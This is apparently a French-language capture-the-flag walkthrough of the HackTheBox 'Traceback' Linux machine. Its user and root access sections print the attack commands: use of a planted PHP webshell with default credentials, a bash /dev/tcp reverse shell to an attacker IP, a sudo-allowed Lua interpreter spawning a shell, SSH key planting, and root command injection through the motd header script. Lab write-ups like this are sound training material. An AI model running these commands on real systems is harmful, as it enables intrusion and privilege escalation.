


Introduction

Traceback est une box Linux dont l'adresse IP est 10.10.10.181.

Compétences mises en œuvre :

- Enumération des ports et services d'un ordinateur.
- OSINT pour connaitre le webshell.
- Elévation latérale via des droits sur un programme.
- Elévation verticale via le service ssh.

Enumération initiale


Nous commençons avec l'énumération classique des ports et services avec **nmap** :

```
$ nmap -T4 -A 10.10.10.181
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Obtenir un accès utilisateur

En visitant le site web, on tombe sur cette page :



Apparemment ce cher **Xh4H** a laissé une backdoor sur le site web, soit nous énumérons les backdoors jusqu'à tomber sur le bon fichier, soit nous faisons un peu d'OSINT sur Xh4H sur google pour découvrir sa préférée, sur twitter on peut voir le message suivant :

On peut alors supposer qu'il en a choisi un parmi ceux-là, et bingo c'est bon, **smevk.php** est la backdoor choisit :



L'identifiant et mot de passe est admin/admin, nous arrivons sur l'accueil :

La fonction en bas à gauche permet d'exécuter des commandes, nous allons donc nous faire un reverse shell, après manipulation, la machine n'a pas le flag -e de netcat (due à sa version) donc nous allons faire le reverse shell par **bash** :

```
$ bash -c 'bash -i >& /dev/tcp/10.10.14.37/4444 0>&1'
```

Et de notre côté, on met en place le **listener** :

```
$ nc -lvnp 4444
```

Et nous avons un shell :

```
└─▪ [★]$ nc -lvnp 4444
listening on [any] 4444 ...

connect to [10.10.14.37] from (UNKNOWN) [10.10.10.181] 55352
bash: cannot set terminal process group (584): Inappropriate ioctl for device
bash: no job control in this shell
webadmin@traceback:/var/www/html$
```

Dans le home de notre utilisateur, il y a une note :

```
webadmin@traceback:/var/www/html$ cat /home/webadmin/note.txt
cat /home/webadmin/note.txt
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
```

En vérifiant nos droits avec la commande **sudo -l**, on voit qu'on a les droits sur **luvit** :

```
User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```

Il nous suffit alors de créer un fichier **lua** qui fait apparaitre un shell :

```
$ echo "require('os') ;" > monlua.lua
$ echo "os.execute('/bin/bash');" >> monlua.lua
$ sudo -u sysadmin /home/sysadmin/luvit ./monlua.lua
$ cat /home/sysadmin/user.txt
```

```
webadmin@traceback:/var/www/html$ sudo -u sysadmin /home/sysadmin/luvit ./monlua.lua
< sudo -u sysadmin /home/sysadmin/luvit ./monlua.lua
id
uid=1001(sysadmin) gid=1001(sysadmin) groups=1001(sysadmin)
cat /home/sysadmin/user.txt
ce3                    99b078
```

Obtenir un accès administrateur

En réalisant l'énumération de base, nous nous rendons compte que nous sommes dans le groupe propriétaire de **/etc/update-motd.d** :

```
$ find /etc/ -group sysadmin 2>/dev/null
```

```
find /etc/ -group sysadmin 2>/dev/null
/etc/update-motd.d
/etc/update-motd.d/50-motd-news
/etc/update-motd.d/10-help-text
/etc/update-motd.d/91-release-upgrade
/etc/update-motd.d/00-header
/etc/update-motd.d/80-esm
```

Le fichier **00-header** a pour rôle de faire apparaitre des messages lorsque l'on se connecte en SSH sur la machine. Il faut savoir que chaque ligne de code exécutée dans ce fichier est exécutée en root (puisque le service a été lancé avec root). Pour les prochaines manipulations, il va falloir qu'on se connecte en ssh, mais vu qu'on n'a pas le mot de passe de **sysadmin**, nous allons copier la clé publique dans les clé autorisé de **sysadmin** :

```
################################## Sur kali
$ sshkeygen
$ chmod 600 id_rsa
$ cat id_rsa.pub

################################## Sur Traceback
$ echo "résultat_du_cat_id_rsa.pub" > /home/sysadmin/.ssh/authorized_keys
```

N'ayant pas réussis la manipulation pour obtenir le reverse shell, le forum m'a aidé et nous allons donc juste afficher le fichier /root/root.txt lorsque l'on va se connecter :

```
################################## Sur Traceback
$ echo "cat /root/root.txt" >> /etc/update-motd.d/00-header

################################## Sur kali
$ ssh -I id_rsa sysadmin@10.10.10.181
```

```
└──╼ [★]$ ssh -i id_rsa sysadmin@10.10.10.181
################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
################################

Welcome to Xh4H land

cl0u_             11b889bc6b25ba


Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Oct  3 06:58:53 2020 from 10.10.14.37
$
```